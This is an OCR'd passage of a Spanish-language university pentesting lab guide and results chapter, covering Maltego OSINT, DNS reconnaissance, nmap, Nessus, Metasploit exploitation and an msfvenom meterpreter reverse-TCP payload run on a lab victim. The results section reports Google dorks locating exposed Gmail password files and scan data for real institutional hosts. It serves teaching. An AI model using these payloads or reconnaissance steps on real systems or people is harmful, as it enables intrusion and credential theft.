


Figura 2.23 Botón de creación de un nuevo grafo

- Realizar la búsqueda de una persona objetivo. Para esta práctica se usará como ejemplo un personaje público de la institución Escuela Politécnica Nacional. Seleccione la entidad **Persona** (Personal→Person) y agregue al grafo arrastrando con el ratón del computador. De doble clic en el ícono persona y agregue los datos de la persona objetivo.
- Seleccione la entidad **compañía** (Groups→Company) y agregue al grafo. De doble clic en el ícono organización y agregue los datos de la institución.
- Cree una **asociación** (trabaja en) entre la persona y la organización. Señale con el ratón desde la persona a la organización y se enlazará con una flecha.

Figura 2.24 Grafo Persona-Compañía

- Verifique todos los transformadores que puede ejecutar sobre las entidades creadas. Puede dar clic derecho seleccionando la entidad o comprobar en el panel izquierdo en Run View → **Transforms**
- Para acceder a los resultados que muestra el grafo de doble clic y explore las opciones.
- Seleccione los resultados anteriores y borre. Añada la entidad **Alias** (Personal→Alias). Asocie a la entidad Alias con la entidad Persona creada.
- Ejecute en la entidad alias el transformer **Social Links CE**. Acepte el Descargo de responsabilidad (Disclaimer) y ejecute.
- Añada la entidad **Correo electrónico** (Personal→Email Address) para la persona objetivo con la asociación respectiva.
    - Ejecute el transformador **Have i been pwned,** para verificar si la dirección de correo ha sido comprometida en alguna ocasión**.**
- Añada la entidad **Desktop Computer** para la persona objetivo y cree la asociación. Para el caso de estudio puede ser la dirección IP púbica de la Escuela Politécnica Nacional: 192.15.33.21.
- Ejecute todos los transformadores, para verificar detalles de la dirección IPv4. Además, ejecute el transformador **Shodan**, para verificar si el computador tiene vulnerabilidades.
- Exporte todos los resultados obtenidos. Ingrese al menú y seleccione la opción **Exportar → Generar Reporte.**

2.3.6.4 Trabajo Preparatorio:

- Mediante un diagrama de flujo resuma el funcionamiento de la herramienta Maltego.
- Indique las principales ventajas de usar la herramienta Maltego vs otras herramientas similares.

2.3.7 **Práctica 7:** *Recopilación de información usando herramientas de Windows y Linux*

2.3.7.1 Objetivos:

- Usar las utilidades de ping para encontrar direcciones IP de un dominio objetivo.
- Encontrar el tamaño máximo de la trama de la red.
- Realizar reconocimiento de información mediante Nslookup, Traceroute, DNSdumpster, TCPdump y Ngrep.

2.3.7.2 Escenario:




Figura 2.25 Esquema de laboratorio para probar herramientas Windows




Figura 2.26 Esquema de Red de Práctica de Laboratorio para probar herramientas de Windows y Linux

2.3.7.3 Procedimiento:

Ping en Windows

- Realice un ping a la organización objetivo. Se usará como dominio objetivo Teleamazonas (teleamazonas.com).

```
ping teleamazonas.com
```

- Observe y anote: Dirección IP, paquetes enviados, recibidos y perdidos y Round-trip time (RTT) tiempo de ida y vuelta.

- Consulte el tamaño máximo del paquete para la consulta anterior. Utilice la opción **-f** para evitar que el paquete sea fragmentado y la opción -l para enviar el tamaño del buffer.

```
ping teleamazonas.com -f -l 1500
```

  - Si la respuesta es: “Es necesario fragmentar el paquete, pero se especificó DF” significa que el paquete es demasiado largo para ser transmitido por la red y necesita ser fragmentado.

- Repita la consulta probando un tamaño de buffer de 1300.

```
ping teleamazonas.com -f -l 1300
```

  - Si recibe respuesta, el tamaño del paquete no debe ser fragmentado para ser transmitido. El tamaño máximo está en un valor entre [1300 – 1500].

- Modifique el TTL (tiempo de vida) del paquete, mediante la opción -i. Cada paquete tiene definido un TTL, cuando el TTL expira (alcanza un valor de 0) el router descarta el paquete.

```
ping teleamazonas.com -i
```

Nslookup en Windows

- Utilice nslookup para hacer consultas, en la línea de comandos digite nslookup. A continuación, active las consultas de dirección IP para un dominio dado mediante la opción **set type=a.**

- Si el resultado es no autoritativo, active **CNAME** para consultar los registros del dominio mediante la opción set type=cname.

- Consulte la dirección IP del nombre del servidor primario del resultado anterior.

Nslookup en Linux (opción no interactiva)

- Utilice nslookup para hacer consultas, en la línea de comandos digite nslookup con la opción para consultar los registros de intercambio de correo (MX) y el dominio objetivo de la siguiente manera:

```
nslookup -type=mx teleamazonas.com
```

- Utilice nslookup para hacer consultas, en la línea de comandos digite nslookup con la opción para consultar los registros de servidor de nombre (NS) y el dominio objetivo de la siguiente manera:

```
nslookup -type=ns teleamazonas.com
```

- Observe el resultado. Según lo obtenido consulte la dirección IP (registro de dirección IP A) de los servidores de nombre que se observan.

```
nslookup -type=a gye.impsat.net.ec
```

```
nslookup -type=a ns1.impsat.net.ec
```

DNSdumpster

- Acceda al siguiente enlace: https://dnsdumpster.com/
- En el buscador de la página web ingrese el nombre de dominio objetivo. Por ejemplo, epn.edu.ec
    - Observe los resultados de geolocalización y dominio.
- Para el dominio **cnt.gob.ec**, verifique si obtiene resultados en las opciones: **GetHTTPHeaders**, **Trace Path**, o **Search Banners**.
- Para las consultas realizadas obtenga el respectivo grafo dando clic en el botón View-Graph que se encuentra en la parte inferior de la página.

2.3.7.4 Trabajo Preparatorio:

- Realizar una tabla resumen de las diferentes herramientas usadas en esta práctica tanto para Linux como Windows.
- Consultar dos herramientas adicionales a las usadas en esta práctica para análisis de tráfico.

2.3.8 **Práctica 8:** *Escaneo básico con NMAP*

2.3.8.1 Objetivos:

- Recopilación de información de un objetivo definido mediante métodos que interactúan de manera directa con dicho objetivo.
- Emplear nmap para realizar el escaneo de vulnerabilidades de máquinas objetivo al realizar pent-testing.

2.3.8.2 Escenario:




Figura 2.27 Esquema de laboratorio para escaneo con nmap

2.3.8.3 Procedimiento:

- Descargar las máquinas virtuales de Ubuntu mestasploitable y Windows metasploitable, con el entorno vulnerable, que se van a utilizar dentro de este escenario de pruebas de la carpeta compartida de la materia.
- Abra Virtual Box y escoja la opción Importar Servicio Virtualizado, del menú Archivo para cargar las dos máquinas virtuales.
- Ingrese a la máquina virtual de Ubuntu metasploitable y configure el modo red de la máquina virtual en **Red NAT.**
    - Verifique las **iptables** que están configuradas en la máquina virtual.

```
sudo iptables -S
```

- Si tiene configurada reglas, elimínelas (Esto evitará tener problemas de conectividad).

```
sudo iptables -F
```

- Ingrese a la máquina **Kali** y ejecute **wireshark,** seleccione la interfaz **eth0** para monitorear el tráfico.
- Utilice Nmap para realizar:
  - El descubrimiento de host de la máquina Ubuntu desde Kali Linux, y el descubrimiento de red.

```
nmap -sn direccion_ip
```

```
nmap -sn direccion_red
```

  - Envío de un paquete TCP vacío con el indicador SYN establecido a la máquina Linux, con la finalidad de descubrir los puertos abiertos en dicho host.

```
nmap -PS direccion_ip
```

- Utilice Nmap para consultar los puertos abiertos y verificar las aplicaciones que se están ejecutando.
  - En determinado host.

```
nmap -sS direccion_ip
```

  - En determinada red.

```
nmap -sS direccion_red
```

  - En determinado rango de red.

```
nmap -sS rango_red
```

  - Verificar si el puerto 80 de un host está abierto.

```
nmap -sS direccion_ip –p 80
```

- Utilice Nmap para consultar los puertos abiertos, la razón por la que están abiertos, y exporte los resultados a un archivo .xml

```
nmap -v --reason -sS -oX resultado.xml
--stylesheet="https://svn.nmap.org/nmap/docs/nmap.xsl" direccion_ip/red
```

- Utilizar Nmap para realizar la recopilación de información relacionada al protocolo (WINDOWS) **SNMP**, el cual es utilizado para gestionar la red. El puerto asociado a este protocolo es 161.

```
nmap -v -sU -p 161 direccion_ip
```

- Realizar un escaneo de las vulnerabilidades de los servicios y aplicaciones que se ejecutan sobre TCP de la máquina Ubuntu.

```
nmap –v –sS --scripts=vuln direccion_ip
```

2.3.8.4 Trabajo Preparatorio:

- Realice una tabla resumen de los principales parámetros que se utilizará con el comando nmap para realizar la práctica.
- Indique de manera resumida en un cuadro las principales diferencias y semejanzas entre NMAP y ZMAP.

2.3.9 Práctica 9: *Escaneo con Nessus*

2.3.9.1 Objetivos:

- Verificar la instalación, el funcionamiento y ventajas de Nessus para realizar un escaneo.
- Implementar escaneo a nivel de host y red mediante Nessus.
- Realizar escaneos de vulnerabilidades empleando los transformadores y scripts propios de Nessus.

2.3.9.2 Escenario:




Figura 2.28 Esquema de laboratorio para escaneo con Nessus

2.3.9.3 Procedimiento:

ESCANEO CON NESSUS:

- Ingrese a la máquina Kali-Linux y verifique que la máquina esté en el modo de red Red NAT y la dirección IP que se asigna.
- Verifique que el demonio **nessud** esté activo.

```
/bin/systemctl status nessusd.service
```

- Ingrese a la consola web de Nessus: https://kali:8834/, para realizar un nuevo escaneo.
- Realizar un **escaneo de host** en las máquinas objetivo para determinar los puertos y servicios activos que funcionan sobre TCP. De clic en el botón **Host-Discovery.**
- En la pestaña **Settings** configure el **Nombre**, **Descripción** y **Targets** (Dirección IP de la máquina objetivo o víctima), y en la opción **Discovery**, configure el tipo de escaneo **Port scan**.
- Guarde el escaneo configurado presionando el botón **save**, e inicie el escaneo, al dar clic en el botón de **Iniciar**.
- Puede realizar varios escaneos en forma simultánea, es decir, puede configurar escaneos con distintas características y enviarlos a ejecutar en paralelo o en un horario establecido.




Figura 2.29 Botón para iniciar escaneo configurado en Nessus

- Para visualizar los resultados en el escaneo se debe activar el visto que indica que el escaneo finalizó. Puede configurar varios escaneos en paralelo.




Figura 2.30 Resultados de Escaneo

- Realice un Escaneo de **vulnerabilidades** a las máquinas objetivo. Cree un Nuevo Escaneo y seleccione el tipo **Advanced Scan**.
- Observe las configuraciones por defecto de la opción **Discovery**. Verifique todos los ítems que puede activar para personalizar el escaneo.
- Al escanear vulnerabilidades, tiene la opción **Assessment** que le permite especificar a detalle la búsqueda de fallo de la máquina víctima.
- Genere un **Reporte** del último escaneo realizado. De clic en el botón **Report** ubicado en la parte superior derecha.

2.3.9.4 Trabajo Preparatorio:

- Investigue una herramienta similar a Nessus que pueda ofrecer funcionalidades análogas en temas de escaneos.
- Realice una comparativa con información del fabricante entre la versión de Nessus Essentials, Expert y Professional.

2.3.10 Práctica 10: *Explotación de Vulnerabilidades con Metasploit*

2.3.10.1 Objetivos:

- Verificar el funcionamiento y uso de las herramientas de metasploit.

2.3.10.2 Escenario:




Figura 2.31 Escenario de laboratorio Explotación de Vulnerabilidades con Metasploit

2.3.10.3 Procedimiento:

- Buscar los **exploits** que tiene desarrollados metasploit para una vulnerabilidad pública mediante su **CVE**. Seleccione una vulnerabilidad y observe el CVE, se requiere el número. Utilice el comando **search** cve: numero.

```
msf6 > search cve:numero
```

- Configure el exploit para la vulnerabilidad. Utilice el comando **use** para ingresar al exploit y establecer los parámetros.

```
msf6 > use numero_o_ruta
```

- Configure los parámetros utilizando el comando **set** y explote la vulnerabilidad con el comando **exploit**. Recuerde que los parámetros dependen del exploit. Utilice **show options** para verificar qué parámetros debe configurar.

```
show options
```

- De acuerdo con las especificaciones del exploit puede utilizar los siguientes comandos:

```
set RHOSTS direccion_IP_victima
```

```
set LHOSTS direccion_IP_atacante
```

```
set LHOSTS direccion_IP_atacante
```

- Configure el **payload** para el exploit. Primero verifique los payloads existentes mediante el comando **show payloads**. Observe que cada payload puede ser identificado con un número o una ruta.

```
show payloads
```

- Configure el payload seleccionado mediante el comando **set**. Recuerde, después de asociar el payload al exploit es necesario verificar si requiere configurar parámetros adicionales. Utilice **show options** para verificar.

```
set payload numero_o_ruta
```

- Configurados los parámetros ejecute el exploit. Se debe abrir una **sesión**, es decir, establecer una conexión para concluir que la vulnerada fue explotada con éxito.

```
exploit
```

- Verifique la información a la cual puede acceder, al terminal finalice sesión con el comando **exit** y **ctrl+c**.

```
exit
```

2.3.10.4 Trabajo Preparatorio:

- Investigue y describa brevemente los módulos que contiene metasploit para su funcionamiento.
- Consulte los tipos de sistemas operativos que incluye metasploit en el módulo exploits y payloads.

2.3.11 **Práctica 11:** Acceder al Sistema Objetivo mediante un exploit

2.3.11.1 Objetivos:

- Verificar el funcionamiento y uso de las herramientas de metasploit.
- Utilizar la herramienta msfvenom para la generación un payload personalizado.

2.3.11.2 Escenario:




Figura 2.32 Escenario de laboratorio creación de un exploit para ser ejecutado en la víctima

2.3.11.3 Procedimiento:

- Encienda las máquinas Kali-Linux y Ubuntu-Server. Verifique que ambas máquinas estén configuradas en modo de red NAT creada en anteriores sesiones de laboratorio y tengan conectividad.
- Verifique los **payloads** relacionados a Linux que puede utilizar para crear código malicioso personalizados. Utilice la herramienta **msfvenom** con la opción **-l** para listar los payloads. Puede agrupar los resultados con el comando **grep** para filtrar una cadena específica.

```
msfvenom -l payloads |grep "linux/x64"
```

- Seleccione un payload, de preferencia revise uno que permite establecer una conexión TCP reversa.

```
msfvenom -p linux/x64/meterpreter_reverse_tcp
lhost=192.168.56.103 lport=4444 -f elf -o test_shell
```

- De permisos de ejecución al código malicioso.

```
chmod +x nombre_archivo
```

- Abra la consola de metasploit.
- Utilice un exploit para establecer una conexión **reversa TCP** desde la máquina del atacante. Mediante esta conexión el atacante abre un puerto de escucha hasta que la víctima ejecute el código malicioso.

```
use exploit/multi/handler
```

- Configure el payload que se asociará al exploit. Recuerde que el sistema operativo de la víctima es Linux.

```
set payload linux/x64/meterpreter_reverse_tcp
```

- Configure la dirección IP y puerto en el cual escuchará el atacante.

```
set lhost direccion_IP
```

```
set port numero_puerto
```

- Active la conexión ejecutando el exploit con las opciones configuradas. Compruebe que se abre la conexión.

```
exploit
```

- Desde la máquina Kali-Linux de debe enviar el código-malicioso a la máquina Ubuntu que es la víctima.

```
scp /home/kali/test_shell vagrant@192.168.56.101:/home/vagrant
```

- Ejecute el código malicioso en la máquina víctima Ubuntu.

```
./codigo_malicioso
```

- Compruebe desde la máquina Kali-Linux que se estableció la conexión con la víctima.
- Utilice el **recomendador** de exploits para determinar los exploits que puede utilizar en la fase de post-explotación.
    - Envíe a segundo plano la sesión activa que mantiene con la víctima. Recuerde el número de sesión.

```
meterpreter > background
```

    - Acceda al recomendador de exploits.

```
msf6>use post/multi/recon/local_exploit_suggester
```

    - Configure el número de sesión que tiene con la víctima.

```
msf6 post(multi/recon/local_exploit_suggester) > set session numero
```

    - Ejecute el exploit para buscar todos los exploits que puede utilizar en la fase de explotación para la sesión activa que mantiene con la víctima.

```
msf6 post(multi/recon/local_exploit_suggester) > exploit
```

2.3.11.4 Trabajo Preparatorio:

- Investigue y resuma en una tabla las opciones de la herramienta msfvenom con su respectiva funcionalidad.
- Consulte los tipos de comandos que puede emplear para copiar archivos en red en el sistema operativo Linux.

3 RESULTADOS, CONCLUSIONES Y RECOMENDACIONES

3.1 Resultados

3.1.1 Fase de Reconocimiento o Recopilación de Información:

A continuación, se presentan de manera resumida los resultados de las consultas realizadas en el Footprinting a través de motores de búsqueda GOOGLE DORKS (search engine).

- Búsqueda de archivos **pdf** expuestos de una organización específica utilizando el comando **`filetype`**.




Figura 3.1 Resultado búsqueda archivos pdf

- Búsqueda de archivos de **log** expuestos de las conversaciones de chats empleando operaciones booleanas y el comando **`site`** para el dominio objetivo.




Figura 3.2 Resultado búsqueda archivos log

En total se genera un resultado para acceder archivos de log que se encuentran expuestos y disponibles en Internet. La búsqueda de estos archivos en una prueba de penetración es importante para determinar información relevante relacionada al sistema objetivo, por ejemplo, credenciales.

- Buscar volcados de **bases de datos SQL** publicados en Internet mediante el comando **`filetype`** y **`site`**.

En la Figura 3.3 se observa que no se obtuvieron resultados de archivos con información relacionada a base de datos de servidores publicados en internet para la organización objetivo. Este resultado demuestra una correcta configuración en la base de datos del servidor web del objetivo que está siendo auditado.




Figura 3.3 Resultado búsqueda volcado base de datos

- Búsqueda de archivos de **texto** con **contraseñas** de correos electrónicos de **Gmail** publicados en Internet.




Figura 3.4 Resultado búsqueda archivos txt contraseñas Gmail.




Figura 3.5 Contraseñas Gmail expuestas en Internet

El resultado de esta búsqueda muestra dos resultados, públicos en Internet, asociados a archivos de texto con contraseñas de Gmail a nivel global. Al acceder a estos resultados se observa información de contraseñas filtradas en Internet, tal como se evidencia en la figura 3.5.

La Tabla 3.1 resume los principales resultados obtenidos para todas las consultas que se plantearon para probar con distintos Google dorks.

Tabla 3.1. Resultados de las pruebas realizadas con Google-Dorks

Búsqueda	Resultado	Análisis
Archivos pdf EPN (`ficheros`)	Exitosa	Existen archivos en Internet.
Archivos pdf EPN (`filetype`)	Exitosa	Existen archivos en Internet.
Archivos txt EPN (`filetype`)	Exitosa	Existen archivos en Internet, pero sin información.
Archivos txt MSP (`filetype`)	Exitosa	Existen archivos en Internet con información.
Archivos log de chats EPN	Exitosa	Existe 1 archivo, pero sin información.
Archivos volcados de DB EPN	Sin resultados	No existen archivo con información de volcado de DB expuesta EPN.
Archivos SQL contraseñas EPN	Sin resultados	No existen archivos SQL con información de contraseñas EPN.
Sitios WEB: restricted/restringuido	Sin resultados	No existen sitios web con archivos con información restringida.
Archivos de texto contraseñas GMAIL	Exitosa	Existen 2 archivos con información de contraseñas GMAIL.

Los resultados de las consultas realizadas mediante Censys y Shodan, son los siguientes:

Censys

- Búsqueda de **equipos** publicados en Internet de: **Escuela Politécnica Nacional.**

Figura 3.6 Resultados búsqueda puertos abiertos o servicios activos equipo EPN

De la consulta realizada se obtiene 106 resultados y para la dirección IP 192.188.57.141 los puertos y servicios abiertos son 80/HTTP, 443/HTTP, 8443/HTTP, 8765/HTTP y su ubicación geográfica corresponde a la ciudad de Quito, provincia de Pichincha, país de Ecuador (EC) con coordenadas: -0.22985, -78.52495.

